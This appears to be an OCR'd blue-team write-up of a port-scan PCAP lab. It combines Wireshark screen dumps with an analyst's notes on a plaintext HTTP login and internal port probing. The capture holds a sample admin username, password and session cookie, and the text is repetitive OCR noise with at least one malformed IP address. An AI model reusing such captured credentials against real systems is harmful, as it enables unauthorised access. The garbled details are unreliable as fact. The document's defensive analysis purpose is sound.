10.251.96.4 41675 10.251.96.5 1024 2 118 bytes 926 1 62 bytes 1
10.251.96.5 48994 10.251.96.4 4422 348 28 kB 1277 133 13 kB 215
Help
Close
Thunar 2624 45.1 MiB 45.1 MiB 0% 0%
Wireshark 11176 298.8 MiB 298.8 MiB 0% 0%
Xfce4-taskmanager 15318 55.8 MiB 55.8 MiB 1% 1%
agent 2957 5.9 MiB 5.9 MiB 0% 0%
Starting task
Changing task
Terminating task
BTLOPortScan.pcap


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Conversations · BTLOPortScan.pcap
Conversation Settings
Name resolution
Absolute start time
Limit to display filter
Copy
Follow Stream...
Graph...
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
Filter list for specific type
Ethernet
IPv4 · 19
IPv6 · 7
TCP · 1284
UDP · 38
Address A Port A Address B Port B Packets Bytes Stream ID Packets A → B Bytes A → B Packets B → A
10.251.96.4 49688 10.251.96.5 80 12 2 kB 1136 6 1 kB 6
10.251.96.4 49832 10.251.96.5 80 12 2 kB 1217 6 1 kB 6
10.251.96.4 49684 10.251.96.5 80 12 2 kB 1134 6 1 kB 6
10.251.96.4 49830 10.251.96.5 80 12 2 kB 1216 6 1 kB 6
10.251.96.4 49682 10.251.96.5 80 12 2 kB 1133 6 1 kB 6
10.251.96.4 49828 10.251.96.5 80 12 2 kB 1215 6 1 kB 6
172.20.10.5 50254 172.20.10.2 80 14 3 kB 1104 8 1 kB 6
172.20.10.5 50232 172.20.10.2 80 14 3 kB 1087 8 2 kB 6
172.20.10.5 50196 172.20.10.2 80 14 3 kB 2 8 2 kB 6
10.251.96.4 49512 10.251.96.5 80 18 4 kB 1030 9 2 kB 9
10.251.96.4 49928 10.251.96.5 80 18 4 kB 1265 10 2 kB 8
172.20.10.5 50191 172.20.10.2 80 18 4 kB 0 10 2 kB 8
10.251.96.4 49624 10.251.96.5 80 22 5 kB 1097 11 2 kB 11
10.251.96.4 49934 10.251.96.5 80 22 5 kB 1270 11 3 kB 11
10.251.96.4 49514 10.251.96.5 80 25 7 kB 1031 13 3 kB 12
10.251.96.4 49628 10.251.96.5 80 31 8 kB 1099 18 4 kB 13
172.20.10.5 50281 172.20.10.2 80 31 9 kB 1266 18 5 kB 13
172.20.10.5 50259 172.20.10.2 80 31 9 kB 1173 18 5 kB 13
172.20.10.5 50309 172.20.10.2 80 20 12 kB 1268 11 10 kB 9
10.251.96.4 49614 10.251.96.5 80 63 13 kB 1081 28 4 kB 35
172.20.10.5 50261 172.20.10.2 80 49 16 kB 1175 30 8 kB 19
10.251.96.4 49610 10.251.96.5 80 79 17 kB 1079 33 4 kB 46
10.251.96.4 49608 10.251.96.5 80 102 24 kB 1078 42 6 kB 60
Help
Close
Thunar 2624 45.1 MiB 45.1 MiB 0% 0%
Wireshark 11176 298.8 MiB 298.8 MiB 0% 0%
Xfce4-taskmanager 15318 55.8 MiB 55.8 MiB 1% 1%
agent 2957 5.9 MiB 5.9 MiB 0% 0%
Starting task
Changing task
Terminating task
BTLOPortScan.pcap


Wireshark · Follow TCP Stream (tcp.stream eq 0) · BTLOPortScan.pcap
GET / HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:31:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=jbpg5n6jkaidu9955fct9p0v6l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
.....IT.(JM.U...O...+.(P...1m...j.l..IE.....N`6.....".g.8.....@.....TqR.]h^bRN.BI.BZf^.BiqjQ.....6....
GET /favicon.ico HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Packet 16. 3 client pkt(s), 3 server pkt(s), 5 turn(s). Click to select.
Entire conversation (2980 bytes)
Show as ASCII
No delta times
Stream 0
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 0
No. Time
Frame 14: 486 bytes
Linux cooked capture
Internet Protocol Ve
Transmission Control
Hypertext Transfer P
Profile: Default
BTLOPortScan.pcap


Wireshark · Follow TCP Stream (tcp.stream eq 0) · BTLOPortScan.pcap
GET / HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:31:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=jbpg5n6jkaidu9955fct9p0v6l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
GET /favicon.ico HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Packet 16. 3 client pkt(s), 3 server pkt(s), 5 turn(s). Click to select.
Entire conversation (2980 bytes)
Show as ASCII
No delta times
Stream 0
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 0
Frame 14: 486 bytes
Linux cooked capture
Internet Protocol Ve
Transmission Control
Hypertext Transfer P
BTLOPortScan.pcap
Profile: Default


Wireshark · Follow HTTP Stream (tcp.stream eq 0) · BTLOPortScan.pcap
GET / HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:31:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=jbpg5n6jkaidu9955fct9p0v6l; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 136
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.php'>Register Complaint<a> | <a href='/editprofile.php'>Edit Profile<a> |
Unable to find users:
GET /favicon.ico HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Packet 16. 3 client pkt(s), 3 server pkt(s), 5 turn(s). Click to select.
Entire conversation (3171 bytes)
Show as ASCII
No delta times
Stream 0
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
BTLOPortScan.pcap
Profile: Default


Wireshark · Follow HTTP Stream (tcp.stream eq 0) · BTLOPortScan.pcap
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=jbpg5n6jkaidu9955fct9p0v6l
HTTP/1.1 404 Not Found
Date: Sun, 07 Feb 2021 16:31:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 273
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 172.20.10.2 Port 80</address>
</body></html>
GET /login.php HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.20.10.2/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=jbpg5n6jkaidu9955fct9p0v6l
Packet 20. 3 client pkt(s), 3 server pkt(s), 5 turn(s). Click to select.
Entire conversation (3171 bytes)
Show as ASCII
No delta times
Stream 0
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
BTLOPortScan.pcap

🔍 **Plaintext Credential Harvest via HTTP POST**

🛠️ **Tool/Technique:** Wireshark – Follow HTTP Stream, URL Decoding
⏱️ **Timestamp:** 2021-02-07 16:31:35
🔗 **Context:**
This is part of the exploitation phase of the attack chain. The attacker has identified an internal web server and successfully submitted credentials through an insecure HTTP POST request.

🎯 **Why This Matters:**
Transmission of sensitive credentials (username/password) over HTTP in plaintext is a major security risk. It exposes users and systems to interception, unauthorized access, and lateral movement. SOC analysts must flag and escalate such traffic immediately to prevent credential reuse or privilege escalation.

💡 **My Analysis:**

- **Observation:**
  In packet 38, a `POST` request is made to a login page. Upon following the HTTP stream, we discover a username/password combo:


  ```
  Username: admin
  Password: Admin@1234
  ```


  The password contains special characters, encoded as `%40` (representing `@`), which was decoded using a standard URL decoder tool. The server responded with HTTP status `401` — unauthorized — indicating the credentials may be incorrect or access is restricted.


- **Interpretation:**
  The use of HTTP (not HTTPS) reveals critical vulnerability: the credentials are exposed in clear text, allowing any attacker passively sniffing traffic to capture them. Even though the login failed, these credentials are often reused across systems, making them valuable for brute-force or spray attacks. The POST request proves active credential probing on internal systems.
- **Action:**
  1. Identify the source IP of the HTTP POST and flag the host for deeper investigation.
  2. Alert server administrators that the login portal is accessible over HTTP; recommend enforcing HTTPS with valid TLS certs.
  3. Add the observed credentials to a HoneyCred monitoring list (if available) to catch lateral movement attempts.
  4. Correlate logs from the web server to check for other login attempts or possible brute force attempts.

5. If this web server is not meant to receive logins, consider decommissioning or segmenting it from the production network.

Key takeaway: Detecting even one plaintext login attempt is a red flag — every exposed password is a gift to attackers and a threat to the entire enterprise.




Wireshark · Follow HTTP Stream (tcp.stream eq 2) · BTLOPortScan.pcap
POST /login.php HTTP/1.1
Host: 172.20.10.2
Connection: keep-alive
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.20.10.2
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.146 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.20.10.2/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=jbpg5n6jkaidu9955fct9p0v6l
username=admin&password=Admin%401234
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:31:35 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 213
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.php'>Register Complaint<a> | <a href='/editprofile.php'>Edit Profile<a> | <form method="POST">
<label>User:</label>
Packet 40. 2 client pkt(s), 2 server pkt(s), 3 turn(s). Click to select.
Entire conversation (2493 bytes)
Show as ASCII
No delta times
Stream 2
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
https://www.urldecoder.org
Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
URL
Decode and Encode
Decode
Encode
Language: English Español Português Français
Do you have to deal with URL-encoded format? Then this site is perfect for you! Use our super handy online tool to encode or decode your da
Decode from URL-encoded format
Simply enter your data then push the decode button.
%40
For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.
@
Bonus tip: Bookm
Other tools
Base64 Decode
Base64 Encode
JSON Minify
JSON Beautify
JS Minify
JS Beautify
CSS Minify
CSS Beautify
Partner sites
Free Uptime Monit



🔍 Initial Port Scanning Detected from Internal Host

🛠️ **Tool/Technique:** Wireshark – Custom Columns + TCP Flags Review
⏱️ **Timestamp:** 2021-02-07 16:33:06
🔗 **Context:**
This is part of the **reconnaissance phase** of the cyber kill chain. An internal host (10.2.51.96.4, abbreviated as *10.4*) is probing another internal system (*10.5*) for open ports — a classic precursor to exploitation.

🎯 **Why This Matters:**
Port scans are often the first indicator of compromise. Anomalous internal scanning suggests lateral movement attempts or active reconnaissance by a compromised host. Catching these patterns early can prevent deeper intrusions and data exfiltration.

💡 **My Analysis:**


- **Observation:**
  Around packet 117, *10.4* initiates communication toward *10.5* on port `135`, using ephemeral source port `41675`. The destination responds with TCP reset (RST) packets — highlighted in red — indicating *10.5* either rejected or had no listener on that port.

